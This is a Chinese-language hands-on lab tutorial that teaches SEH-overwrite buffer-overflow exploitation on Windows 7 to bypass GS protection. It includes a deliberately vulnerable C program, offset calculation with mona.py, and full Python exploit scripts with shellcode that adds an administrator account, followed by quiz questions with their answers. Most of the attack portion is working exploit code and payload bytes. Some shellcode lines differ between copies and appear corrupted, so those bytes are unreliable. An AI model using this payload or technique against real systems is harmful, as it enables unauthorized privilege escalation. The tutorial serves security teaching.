从零开始学习软件漏洞挖掘系列教程第三篇:利用 SEH 机制 Exploit it

1 实验简介

- ▶ 实验所属系列: 系统安全
- ▶ 实验对象: 本科/专科网络/信息安全专业
- ▶ 相关课程及专业: 计算机网络,信息安全
- ▶ 实验时数(学分):2学时
- ▶ 实验类别: 实践实验类

2 实验目的

在传统的缓冲区溢出中,我们可以通过覆盖返回地址以跳转到 shellcode。但并不是所有的溢出都是那么简单的。 比如当程序有 GS 保护的情况下,我们不能直接覆盖返回地址。今天,我们将看到另一种使用异常处理机制的漏洞利用技术。该技术可以绕过 GS 的保护。通过该实验我们了解覆盖 SEH 绕过 GS 的漏洞利用技术。

3 预备知识

1. 关于程序异常处理的一些基础知识

什么是异常处理例程? 一个异常处理例程是内嵌在程序中的一段代码,用 来处理在程序中抛出的异常。一个典型的 异常处理例程如下所示:

```
try {
    //run stuff. If an exception occurs, go to code }
catch {
    // run stuff when exception occurs
}
```

Windows 中有一个默认的 SEH(结构化异常处理例程)捕捉异常。如果 Windows 捕捉到了一 个异常,你会看到"XXX 遇到问题需要关闭"的弹窗。 这通常是默认异常处理的结果。很 明显,为了编写健壮的软件,开发人员 应该要用开发语言指定异常处理例程,并且把 Windows 的默认 SEH 作为最终的异常处理手段。当使用语言式的异常处理(如: try...catch),必须要 按照底层的操作系统生成异常处理例程代码的链接和调用(如果没有一个异常处理例程被调 用或有效的异常处理例程无法处理异常,那么 Windows SEH

将被使用(UnhandledExceptionFilter))。所以当执行一个错误或非法指令时,程序将有机会来处理这个异常和做些什么。如果没指定异常处理例程的话,那么操作系统将接管异常和弹窗,并询问是否要把错误报告发送给 MS。异常处理包括两个结构

Pointer to next SHE record 指向下一个异常处理 Pointer to Exception Handler 指向异常处理函数

4 实验环境



服务器: Windows 7 SP1, IP 地址: 随机分配

辅助工具: Windbg, ImmunityDebugger, python2. 7, mona. py

Windbg 是在 windows 平台下,强大的用户态和内核态调试工具

Immunity Debugger 软件专门用于加速漏洞利用程序的开发,辅助漏洞挖掘以及恶意软件分析

python 是一种面向对象、解释型计算机程序设计语言

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】本实验成功与否与实验环境,工具等相关。

5 实验步骤

首先我们对目标程序进行尝试溢出,看看是否能够覆盖到 SEH,然后计算多少个字符可以覆盖到到 SEH,寻找合适的 POP POP RETN 序列和 SHELLCODE 构造我们的 Exploit。

我们的任务分为3个部分:

- 1. 尝试溢出。
- 2. 定位溢出点。

3. 构造利用。

5.1 实验任务一

```
前言 下面是我写的有漏洞程序的源码
//by www.netfairy.net
#include<windows.h>
#include<string.h>
#include<stdio.h>
void test(char *str)
{
    char buf[8];
    strcpy(buf,str);
}
int main()
{
    FILE *fp;
    int i;
    char str[30000];
    LoadLibrary("C:\\Netfairy.dll");
    if((fp=fopen("C:\test.txt","r"))==NULL)
    {
         printf("\nFile can not open!");
         getchar();
         exit(0);
    }
    for(i=0;;i++)
    {
        if(!feof(fp))
         str[i]=fgetc(fp);
```

```
}
    else
    {
        break;
    }
}
test(str);

fclose(fp);
    getchar();
    return 0;
}
```

【注】本有漏洞的程序名为 test.exe,在 C 盘下可以找到.

任务描述: 使用恶意构造的文件溢出目标程序并计算溢出点

当我们拿到一个软件,正常情况下,我们先试试能不能溢出利用它。利用下面 python 代码试试

```
filename="C:\\test.txt"#待写入的文件名


myfile=open(filename,'w') #以写方式打开文件

filedata="A"*50000 #待写入的数据


myfile.write(filedata) #写入数据

myfile.close() #关闭文件
```

这里产生 50000 个 A, 运行这 python 代码,在 C 盘下会产生 5000 个 A 组成的 test.txt 文件。然后用 windbg 打开程序,执行命令 g, 可以看到,windbg 捕获到了异常,再用! exchain 查看 SEH 链




我们利用超长字符串成功覆盖了 SEH 接下来就是定位溢出点了,也就是多少个字符可以覆盖到 SEH. 首先我们用 ImmunityDebugger 的 mona.py 插件产生 50000 个随机字符 !mona pc 50000



然后把找到 patttern.txt 这个文件,把选中的内容去掉。



改名为 test.txt 替换原 C 盘下的 test.txt 文件。然后再次用 windbg 打开我们的 test.exe 程序,输入命令 g 运行崩溃,在输入!exchain 查看异常处理链,如下图



可以看到 Pointer to next SHE record 被覆盖为 0x356e4d34,也就是字符串 5nM4 因为因为这是小序存放,所以反过来就是 4Mn5

我们打开 ImmunityDebugger 在命令行输入!mona pattern_offset 4Mn5

```
4D366E4D [00:34:33] Access violation when executing [4D366E4D]
0BADF00D Looking for 4Mn5 in pattern of 500000 bytes

- Pattern 4Mn5 found in cyclic pattern at position 9764

Looking for 4Mn5 in pattern of 500000 bytes

- Pattern 5nM4 not found in cyclic pattern (uppercase)

OBADF00D COBADF00D COBADF00D - Pattern 5nM4 not found in cyclic pattern (lowercase)

- Pattern 5nM4 not found in cyclic pattern (lowercase)

(+) This mona.py action took 0:00:00.996000
```

!mona pattern_offset 4Mn5

来源· http://www.netfairv.net

由上图可知我们可以知道 4Mn5 出现在 9764 位置,所以理论上我们填充 9764 个字符就可以覆盖到 Pointer to next SHE record 了,但是我最了一下测试发现 9764 个字符没有覆盖到 Pointer to next SHE record。难道我们计算有错?其实不是的,我们刚才产生了 50000 个随机字符对吧?我发现这 50000 个字符每隔 20280 就循环一次,所以我们需要覆盖 9764 +20280 个字符才可以覆盖到 Pointer to next SEH record,因此我们把前面的 python 代码改成下面这样

filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w') #以写方式打开文件

filedata="A"*30044 #待写入的数据

myfile.write(filedata) #写入数据


myfile.close() #关闭文件

重新产生 test.txt 文件,然后用 ImmunityDebugger 打开 test.exe 程序并运行,程序出现异常,此时看 0x18ff78 这个地址,我们发现 AAAAAA 还差 20 个字符覆盖到 Pointer to next SHE record

```
00188650
         41414141 AAAA
0018FF54
         41414141 AAAA
0018FF58
0018FF5C 41414141 AAAA
         41414141 AAAA
0018FF60
0018FF64 0018FFFF
0018FF68
         41414141 AAAA
0018FF6C
         41414141 AAAA
         001885E8 鑵□.
                        Pointer to next SEH record
         004030A8 20.
                       SE handler
         004070C0 纏@.
                        2.004070
```

因此我们把前面的 python 代码的这句

filedata="A"*30044 #待写入的数据 改成 filedata="A"*30064 #待写入的数据。再次用 ImmunityDebugger 运行 test.exe



[41414141] - use Shift+F7/F8/F9 to pass exception to program

可以看到刚好能覆盖到地址 0x18ff78, 也就是 Pointer to next SHE record ok,定位完成。

【注】本实验与环境关系很大,可能你做的跟我的不完全一样,大家随机应变。学会思路就行。

5.1.1. 练习



关于覆盖 SEH, 下列说法正确的是是?【单选题】

- 【A】我们可以覆盖 SHE 那么一定也可以覆盖返回地址并利用
- 【B】覆盖 SEH 中我们只需要覆盖 Pointer to next SEH record
- 【C】如果程序没有写异常处理那么就不能利用 SEH

【D】需要用 POP POP RETN 序列的地址覆盖 Pointer to Exception Handler 答案: D

5.2 实验任务二

任务描述: 构造我们的利用代码。

- 1 由前面可知我们填充 30044 个字符就可以覆盖到 Pointer to next SHE record
- 。seh 利用的格式是

30064 填充物+ "\xEB\x06\x90\x90" +pop pop retn 指令序列地址+shellcode

我这里给出一个在 Windows 7 64 位 sp1 下可用的 shellcode

//添加用户 shellcode

 $\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42$

"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

 $"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\$

 $"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\$

"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\

"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

 $\x 61\x 6c\x 67\x 68\x 74\x 20\x 6c\x 6f\x 68\x 26\x 20\x 6e\x 65\x 68\x 44$

 $"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\$

"\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\

"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\


"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"

还差 pop pop retn 序列就行了,其实我觉得最难的就是找 pop pop retn 序列,如果在 xp 下倒不是什么问题,win7 以上微软加入了各种安全保护措施,如 safeseh。这就是为什么前面程序代码中我加入了


LoadLibrary("C:\\Netfairy.dll");


因为系统的 dll 基本上都有 safeseh,所以我们需要找到一个没有 safeseh 的模块,它就是 Netfairy.dll,并且这个模块有 pop pop retn 序列。

下面说下怎么在 Netfairy.dll 查找 pop pop retn。首先用 ImmunityDebugger 载入 test.exe 程序并运行,出现异常后点工具栏的按 Atl+M



哈哈,看到我们的 netfairy.dll 模块了吧,然后





所以,完整的 exploit 是这样

```
filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w') #以写方式打开文件

filedata="A"*30044+"\xEB\x06\x90\x90"+"\x44\x13\x02\x50"+\

"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\

"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
```

```
"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\

"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

"\x6e\x69\x73\x68\x20\x41\x64\x66\x68\x72\x6f\x75\x70\x68\x63"\

"\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\

"\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x65\x72\x20\x68\x65"\


"\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\

"\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7" #待写入的数据


myfile.write(filedata) #写入数据

myfile.close() #关闭文件

运行这段 python 代码,然后用 ImmunityDebugger 打开 test.exe 程序并运行
```



Perfect!!!我们看到了 Pointer to Exception Handler 成被覆盖为 50021344,还有我们的 shellcode。然而,先高兴太早,请你先仔细看。



0001 - use Shift+F7/F8/F9 to pass exception to program

Danie

我数了一下我的 shellcode 长度是是 194 个字节,你再计算 Pointer to Exception Handler 后到最底下,少于 194 字节对不? 那就说明我们的 shellcode 被截断了。缓冲区太短了,我们的 shellcode 放不下。那怎么办,换个短到合适的 shelocode? 但是我手头没有,于是,想到了跳转,没错。前面我们不是填充了 30064 个 A 吗? 那里有大把的空间啊,我们为何不把 shellcode 放在那里? 我们可以在 Pointer to next SHE record 放一个往前跳的指令,就可以跳到我们的 shellcode 了,我附上我的 POC filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w') #以写方式打开文件

 $filedata = "A"*29770 + "\x90"*100 + "\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\$

"\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

"\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

"\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\

"\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

"\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

"\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\


```
"\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
    "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
    "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
    "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
    "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x72\x20\x68\x63"\
    "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"+\
    "\xEB\x06\x90\x90"+"\x44\x13\x02\x50"\
    "\xe9\x03\xff\xff\xff" #00

18FF80 E9 03FFFFF JMP 0018FE88

myfile.write(filedata) #写入数据

myfile.close() #关闭文件

先运行这段 python 代码,然后运行目标程序,打开 dos 窗口,输入 net user 看看
```



可见成功添加名为 BroK3n 的用户溢出成功,执行了我们的 shellcode,漏洞利用成功。

5.2.1. 练习



以下说法不正确的是: 【单选题】

- 【A】 如果 POP POP RETN 模块有 safeseh,那么将不能利用成功
- 【B】 覆盖 Pointer to next SHE record 的 EB 06 90 90 是作为跳到 shellcode 的跳 板
- 【C】 shellcode 只能布置在 Pointer to Exception Handler 后面
- 【D】 shellcode 不能出现\00 和其他坏字符

答案: C

6 实验报告要求

参考实验原理与相关介绍,完成实验任务,并对实验结果进行分析,完成思 考题目,总结实验的心得体会,并提出实验的改进意见。

7 分析与思考

- 1)很多时候我们会选着覆盖返回地址加以利用,但是现在的操作系统引入 了各种保护措施,使得利用更加困难。比如 GS 可以成功挫败很多基于覆盖返回 地址的利用
- 2) 关于覆盖 SEH 微软也有相应的防护措施,如 safeseh。但是其中也有绕过的办法,在特定的情况下还是可以利用成功。

8 参考

网络精灵 www.netfairy.net